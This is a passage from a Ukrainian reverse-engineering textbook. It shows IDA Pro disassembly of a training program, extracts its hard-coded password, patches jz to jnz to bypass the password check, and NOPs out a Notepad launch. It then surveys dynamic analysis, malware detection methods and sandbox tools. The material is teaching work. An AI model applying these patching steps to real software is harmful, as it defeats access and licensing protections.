.text:004013A0 s1         = byte ptr -0Ch
.text:004013A0 var_8      = dword ptr -8
.text:004013A0 var_4      = word ptr -4
.text:004013A0 argc       = dword ptr 8
.text:004013A0 argv       = dword ptr 0Ch
.text:004013A0 envp       = dword ptr 10h
.text:004013A0
.text:004013A0 push       ebp
.text:004013A1 mov        ebp, esp
.text:004013A3 add        esp, 0FFFFFFBCh
.text:004013A6 mov        eax, dword_4020C8
.text:004013AC mov        dword ptr [ebp+s1], eax
.text:004013AF mov        eax, dword_4020CC
.text:004013B5 mov        [ebp+var_8], eax
.text:004013B8 mov        ax, word_4020D0
.text:004013BF mov        [ebp+var_4], ax
.text:004013C3 mov        [ebp+var_10], 5
.text:004013CA xor        edx, edx
```

```
.text:004013CC  mov     [ebp+var_18], edx
.text:004013CF  push    offset format ; "Enter password:"
.text:004013D4  call    _printf
.text:004013D9  pop     ecx
.text:004013DA  lea     ecx, [ebp+s2]
.text:004013DD  push    ecx
.text:004013DE  push    offset aS ; "%s"
.text:004013E3  call    _scanf
.text:004013E8  add     esp, 8
.text:004013EB  lea     eax, [ebp+s2]
.text:004013EE  push    eax ; s2
.text:004013EF  lea     edx, [ebp+s1]
.text:004013F2  push    edx ; s1
.text:004013F3  call    _strcmp
.text:004013F8  add     esp, 8
.text:004013FB  test    eax, eax
.text:004013FD  jz      short loc_40141A
.text:004013FF  push    offset aWrongPassword ; "\nWrong password!\n"
.text:00401404  call    _printf
.text:00401409  pop     ecx
.text:0040140A  push    offset command ; "pause"
.text:0040140F  call    _system
.text:00401414  pop     ecx
.text:00401415  or      eax, 0FFFFFFFFh
.text:00401418  jmp     short loc_401493
.text:0040141A
loc_40141A:
.text:0040141A  push    offset aWelcome ; "\nWelcome!\n"
.text:0040141F  call    _printf
.text:00401424  pop     ecx
.text:00401425  push    offset aEnter5IntegerN ; "Enter 5 integer numbers\n"
.text:0040142A  call    _printf
.text:0040142F  pop     ecx
.text:00401430  xor     edx, edx
.text:00401432  mov     [ebp+var_14], edx
.text:00401435  mov     ecx, [ebp+var_14]
.text:00401438  cmp     ecx, [ebp+var_10]
```

```
.text:0040143B    jge     short loc_40146B
loc_40143D:
.text:0040143D    mov     eax, [ebp+var_14]
.text:00401440    shl     eax, 2
.text:00401443    lea     edx, [ebp+var_44]
.text:00401446    add     eax, edx
.text:00401448    push    eax
.text:00401449    push    offset aD ; "%d"
.text:0040144E    call    _scanf
.text:00401453    add     esp, 8
.text:00401456    mov     ecx, [ebp+var_14]
.text:00401459    mov     eax, [ebp+ecx*4+var_44]
.text:0040145D    add     [ebp+var_18], eax
.text:00401460    inc     [ebp+var_14]
.text:00401463    mov     edx, [ebp+var_14]
.text:00401466    cmp     edx, [ebp+var_10]
.text:00401469    jl      short loc_40143D
loc_40146B:
.text:0040146B    push    [ebp+var_18]
.text:0040146E    push    offset aResultD ; "Result = %d\n"
.text:00401473    call    _printf
.text:00401478    add     esp, 8
.text:0040147B    push    offset aNotepad ; "Notepad"
.text:00401480    call    _system
.text:00401485    pop     ecx
.text:00401486    push    offset aPause_0 ; "pause"
.text:0040148B    call    _system
.text:00401490    pop     ecx
.text:00401491    xor     eax, eax
loc_401493:
.text:00401493    mov     esp, ebp
.text:00401495    pop     ebp
.text:00401496    retn
.text:00401496    _main   endp
```

Бачимо, що в рядку 004013F3 відбувається порівняння рядків *s*1 та *s*2. Можна припустити, що рядок *s*1 містить вбудований пароль, а рядок *s*2 – той, що

вводить користувач. Спробуємо знайти, яке значення має *s*1. Для цього переходимо в секцію даних і бачимо наступне:

```
.data:004020C8 dword_4020C8       dd 335F5A50h
.data:004020CC dword_4020CC       dd 325Fh
.data:004020D0 word_4020D0         dw 0
.data:004020D2 ; char format[]
.data:004020D2 format              db 'Enter password:',0
.data:004020E2 ; char aS[]
.data:004020E2 aS                  db '%s',0
.data:004020E5 ; char aWrongPassword[]
.data:004020E5 aWrongPassword      db 0Ah
.data:004020E5                     db 'Wrong password!',0Ah,0
.data:004020F7 ; char command[]
.data:004020F7 command             db 'pause',0
.data:004020FD ; char aWelcome[]
.data:004020FD aWelcome            db 0Ah
.data:004020FD                     db 'Welcome!',0Ah,0
.data:00402109 ; char aEnter5IntegerN[]
.data:00402109 aEnter5IntegerN     db 'Enter 5 integer numbers',0Ah,0
.data:00402122 ; char aD[]
.data:00402122 aD                  db '%d',0
.data:00402125 ; char aResultD[]
.data:00402125 aResultD            db 'Result = %d',0Ah,0
.data:00402132 ; char aNotepad[]
.data:00402132 aNotepad            db 'Notepad',0
.data:0040213A ; char aPause_0[]
.data:0040213A aPause_0            db 'pause',0
.data:00402140 unk_402140          db    0
```

Але пароль не є очевидним. Заглянемо, які рядки використовує програма:

```
.data:004020D2  00000010  C Enter password:
.data:004020E5  00000012  C \nWrong password!\n
.data:004020F7  00000006  C pause
.data:004020FD 0000000C  C \nWelcome!\n
.data:00402109  00000019   C Enter 5 integer numbers\n
.data:00402125  0000000D  C Result = %d\n
.data:00402132  00000008   C Notepad
.data:0040213A  00000006  C pause
```

Нічого схожого на пароль теж не бачимо. Спробуємо подивитись *Hex*-редактором на секцію даних з адреси 004020C8:




Рис. 3.23. Вікно *Hex*-редактора

Бачимо, що *Hex*-редактор сприйняв 16-код як рядок "*PZ*_3_2", спробуємо його ввести в якості паролю:




Рис. 3.24. Перевірка паролю

Бачимо, що пароль підійшов і програма продовжила своє виконання. Після введення 5 чисел вона вивела їх суму і запустила *Notepad*.

Тепер спробуємо знешкодити парольний захист та запуск *Notepad*. Для цього спочатку знайдемо місце, де програма перевіряє введений пароль і куди передає управління у випадку невірного паролю:

```
.text:004013F3          call    _strcmp
.text:004013F8          add     esp, 8
.text:004013FB          test    eax, eax
.text:004013FD          jz      short loc_40141A
```

```
.text:004013FF          push   offset aWrongPassword ; "\nWrong password!\n"
.text:00401404          call   _printf
.text:00401409          pop    ecx
.text:0040140A          push   offset command  ; "pause"
.text:0040140F          call   _system
.text:00401414          pop    ecx
.text:00401415          or     eax, 0FFFFFFFFh
.text:00401418          jmp    short loc_401493
.text:0040141A ; ---------------------------------------------------------------------------
.text:0040141A
.text:0040141A loc_40141A:
.text:0040141A          push   offset aWelcome ; "\nWelcome!\n"
.text:0040141F          call   _printf
.text:00401424          pop    ecx
```

Бачимо, що при вірному паролі відбувається перехід на адресу 0040141A командою ***jz short loc_40141A***. Замінимо команду переходу *jz* на *jnz*, в результаті чого програма буде продовжувати виконання при будь-якому паролі, крім вірного. Для цього використовуємо редактор команд *IDA Pro* та міняємо код команди *jz* (74) на *jnz* (75) шляхом застосування з головного меню *Edit – Patch program – Change byte…*:




Рис. 3.25. Внесення змін

Перевіряємо асемблерний код після редагування і застосовуємо зміни до файлу:

```
.text:004013F3          call   _strcmp
.text:004013F8          add    esp, 8
.text:004013FB          test   eax, eax
.text:004013FD          jnz    short loc_40141A
.text:004013FF          push   offset aWrongPassword ; "\nWrong password!\n"
```




Рис. 3.26. Запис змін

Перевіряємо, що тепер програма сприймає будь-який пароль як вірний:




Рис. 3.27. Перевірка будь-якого паролю

Тепер знайдемо місце, де програма запускає *Notepad* та знешкодимо цей код:

```
.text:0040147B          push    offset aNotepad ; "Notepad"
.text:00401480          call    _system
.text:00401485          pop     ecx
.text:00401486          push    offset aPause_0 ; "pause"
```

Для знешкодження цього коду потрібно замінити його на послідовність “порожніх” команд ***nop*** (90) з адреси 0040147B до 00401485 включно (з адреси 00401486 починається інша команда). Так як *nop* – це 1-байтна команда, використовуємо, наприклад, *Hex*-редактор:




Рис. 3.28. Видалення шкідливого коду

Перевіряємо асемблерний код:




Рис. 3.29. Перевірка видалення шкідливого коду

І застосовуємо “*Apply patches to input file*...”. Запускаємо програму, вводимо дані і бачимо, що *Notepad* більше не запускається.

Таким чином, використовуючи статичний аналіз, ми розв’язали задачу шляхом внесення змін у виконуваний файл.

Поради стосовно редагування коду та даних:

−змінювати команди в секції коду треба дуже обережно і таким чином, щоби змінювати команду рівно за її довжиною, інакше подальше дизасемблювання буде невірним та і виконання програми призведе до помилки;

−в секції даних також треба вносити зміни в межах відведеної пам’яті даних; для символьних рядків можна вводити коротші дані, а решту заповнювати нулями (перший нуль буде сприйнято як кінець рядка).

−замість інвертування логіки команд переходу (наприклад, заміна *jz* на *jnz*) можна використовувати заміну умовного переходу на безумовний (*jmp*).

−для видалення непотрібного коду його слід замінити командами *nop* (90) або обійти його виконання командою *jmp*.

3.3. Динамічний реверс-інжиніринг

3.3.1. Мета та предмет аналізу процесу виконання програм

Мета динамічного РІПЗ – виявлення логіки роботи програми, виявлення фактів та мети використання зовнішніх ресурсів, аналіз механізму реалізації шкідливого ПЗ.

Предмет аналізу – програмний код в процесі його виконання на комп’ютері.

Базовий динамічний аналіз пов'язаний з запуском програмного коду і спостереженням його поведінки в цільовій системі за допомогою спеціальних інструментів.

Удосконалений динамічний аналіз використовує відладчик для вивчення внутрішнього стану виконуваного коду в оперативній пам'яті.

Передбачається дослідження 3-х середовищ, які використовує програма під час виконання:

1. Оперативна пам'ять (процесор, звертання до інших процесів в пам’яті).
2. Файлові ресурси (файли, системні об’єкти, реєстр, програми і т.п.).
3. Ресурси за межами середовища виконання (інші ПК, мережа).




Рис. 3.30. Середовища дослідження програми

Переваги динамічного РІ:

−можливість динамічного трасування послідовності виконання команд;

−можливість змінити хід виконання програми;

−запобігання шкоди від при покроковому виконанні програми;

−можливість перегляду вмісту регістрів, стеку, змінних;

−використання результатів розшифрування та розпакування самої програми, так як для використання коду його потрібно розпакувати;

−відслідковування використання ресурсів системи;

−виявлення мережної активності;

−виявлення компонентів програми.

Проблеми динамічного РІ:

−можлива недоступність потрібного середовища виконання;

−ймовірність пошкодження середовища виконання шкідливим кодом;

−наявність засобів протидії РІ:

- замасковані команди переходу;
- протидія відладці;
- обфускація коду;
- пакування коду;
- шифрування коду;
- протидія виконання у віртуальному середовищі;
- таймери виконання коду.

Послідовність етапів динамічного аналізу:

1. моніторинг в безпечному середовищі;
2. дослідження в процесі виконання відладчиком.

3.3.2. Технології виявлення ознак шкідливого ПЗ

Існують наступні методи виявлення шкідливого програмного коду:

−виявлення, засноване на сигнатурах (*сигнатурний аналіз*);

−виявлення аномалій поведінки (*поведінковий та евристичний аналіз*);

−виявлення шляхом виконання коду в ізольованому середовищі (*емуляція*, *sandbox-аналіз*);

−аналіз методами РІПЗ (статичний та динамічний аналіз).

Виявлення, засноване на сигнатурах, дозволяє визначати конкретну атаку з високою точністю і малою часткою помилкових викликів. Метод є беззахисним перед новими вірусами, поліморфними вірусами і зміненими версіями того ж вірусу, а також вимагає регулярного і вкрай оперативного оновлення.

Виявлення аномалій поведінки, на відміну від методу пошуку по сигнатурах, дає захист від нових вірусів і мережевих атак, яких ще немає ні в одній базі вірусів або атак. Однак програми, побудовані на цьому методі, можуть видавати також велику кількість помилкових попереджень, що робить користувача нечутливим до попереджень. До аномалій поведінки програми можна віднести такі дії:

−приховування ознак своєї присутності в програмному середовищі;

−самодублювання, асоціювання себе з іншими програмами та/або перенесення своїх фрагментів в будь-якій області оперативної або зовнішньої пам'яті, що не належить програмі;

−створення файлів та запуск на виконання програм;

−зміна коду програм в оперативній або зовнішній пам'яті;

−зберігання фрагментів інформації з оперативної пам'яті в деяких областях зовнішньої пам'яті (локальних або віддалених);

−спотворення довільним чином, блокування та/або підміна виводу в зовнішню пам'ять або канал зв'язку масиву інформації, що утворився в результаті роботи прикладних програм, або вже знаходиться у зовнішній пам'яті.

Виявлення, засноване на емуляції, дозволяє досить ефективно протистояти таким технологіям як поліморфізм шкідливих програм, що досягається за рахунок оцінки здійснюваних дій, але не програмного коду, шляхом його виконання у безпечному середовищі, наприклад, в пісочниці. Безсумнівним недоліком емуляції є високе споживання системних ресурсів, що негативно позначається на продуктивності комп'ютера.

Методи РІПЗ застосовуються під час детального вивчення поведінки програми, аналізу механізму роботи шкідливого коду, опису його сигнатури для антивірусної бази та пошуку засобів його знешкодження. Використовуються спеціальні інструментальні засоби.

3.3.3. Інструментальні засоби динамічного аналізу

3.3.3.1. Загальний огляд

Для динамічного аналізу програмного коду використовуються наступні види інструментальних засобів.

1. Середовища безпечного виконання програм:
- віртуальні машини;
- “пісочниці”;
- емулятори.

2. Монітори використання ресурсів:
- файлів;
- процесів;
- системних об’єктів;
- динамічних бібліотек.

3. Аналізатори мережевого трафіку.

4. Інструменти дослідження роботи програм:
- відладчики з дизасемблерами;
- розпакувальники;
- дешифратори;
- деобфускатори;
- перехоплювачі викликів API;

−дампери;

−редактори ресурсів.

3.3.3.2. Середовища безпечного виконання програм

Середовища безпечного виконання – "***пісочниця***" (*sandbox*) є одним із ключових інструментів динамічного аналізу шкідливого програмного забезпечення. Вони дозволяють запускати підозрілі файли в ізольованому середовищі з метою спостереження за їх поведінкою без ризику для основної системи.

Основна ідея *sandbox*-підходу полягає у створенні контрольованого середовища, яке імітує реальну операційну систему, включаючи файлову систему, реєстр, мережеву активність та взаємодію з користувачем. У процесі виконання аналізу фіксуються всі значущі дії програми: створення процесів, зміни у файловій системі, мережеві з'єднання, спроби ескалації привілеїв тощо.

Сучасні *sandbox*-рішення поділяються на локальні та хмарні.

До локальних середовищ належить *CAPE Sandbox* – сучасний розвиток і фактичний наступник *Cuckoo Sandbox*. *CAPE* орієнтований на глибший аналіз складного шкідливого ПЗ, зокрема тих зразків, що використовують пакування, шифрування або безфайлові техніки. Серед його ключових можливостей:

−автоматичний динамічний аналіз виконуваних файлів;

−інтеграція з інструментами декомпіляції та дампінгу пам'яті;

−розширена підтримка аналізу *shellcode* та *in-memory payload*;

−гнучка система налаштування сценаріїв виконання.

Хмарні *sandbox*-сервіси дозволяють проводити аналіз без розгортання власної інфраструктури та часто надають більш інтерактивні або масштабовані можливості.

Зокрема, *ANY.RUN* є інтерактивною хмарною пісочницею, яка дає змогу досліднику безпосередньо взаємодіяти з середовищем під час виконання програми. Це дозволяє обійти механізми ухилення від аналізу, що активуються лише за участі користувача. Сервіс підтримує:

−ручне керування процесом виконання;

−візуалізацію мережевої активності та процесів;

−трасування поведінки у режимі реального часу.

Іншим популярним рішенням є *Hybrid Analysis*, що поєднує автоматизований *sandbox*-аналіз із технологіями машинного навчання. Платформа забезпечує:

−детальні звіти про поведінку файлів;

−інтеграцію з базами відомих загроз;

−класифікацію зразків за рівнем ризику;

−можливість аналізу як файлів, так і *URL*-адрес.

По суті "пісочниця" являє собою ізольовану програмне середовище з жорстко обмеженими ресурсами для виконання в рамках цього середовища програмного коду. У деякому роді "пісочниця" це урізана віртуалізація, призначена для ізоляції сумнівних процесів з метою безпеки.

Існує багато подібних програм. Розглянемо їх на прикладі ***Sandboxie Plus / Sandboxie Classic*** (дві версії відомої пісочниці *Sandboxie*). *Sandboxie Plus* з новим *Qt*-інтерфейсом дозволяє запускати програми в ізольованому віртуальному середовищі і повністю контролювати запущені процеси.

Програма, що працює в “пісочниці”, не зможе записати будь-які дані до реєстру, отримати доступ до системних файлів або внести зміни в систему і вплинути на її працездатність.

Sandboxie підвищує безпеку операційної системи під час перегляду сайтів в Інтернеті від установки небажаного програмного забезпечення, а також стежить за роботою електронної пошти, використовуючи власну “пастку” для вірусів, троянських і шпигунських програм, прикріплених до листа.

Кількість віртуальних “пісочниць” не обмежена, користувач може вручну скласти список програм, які будуть автоматично запускатися в них, а також налаштувати рівень дозволу до різних ресурсів для кожної з них.

Всі сліди змін, зроблені всередині “пісочниці” можна переглянути, зайшовши у відповідну папку.

Утиліта не є крос-платформним програмним забезпеченням і працює тільки на комп'ютерах під управлінням 32-бітних і 64-розрядних операційних систем *Microsoft Windows*.




Рис. 3.31. Вікно *Sandboxie*

В списку процесів вікна *Sandboxie* можна управляти доступом до різного роду ресурсів комп'ютера в обхід пісочниці, вибравши пункт "Доступ до ресурсів".

Sandboxie вміє:

−відстежувати *API*-виклики запущеного застосунку;

−відстежувати нові створювані файли і параметри реєстру;

−перехоплювати мережевий трафік при виконанні програми;

−проводити фундаментальний аналіз файлів і їх поведінки (вбудований аналізатор поведінки, аналіз на *VirusTotal* по хеш, аналіз за допомогою *PEiD, ExeInfo* і *ssdeep* і т. д.) ;

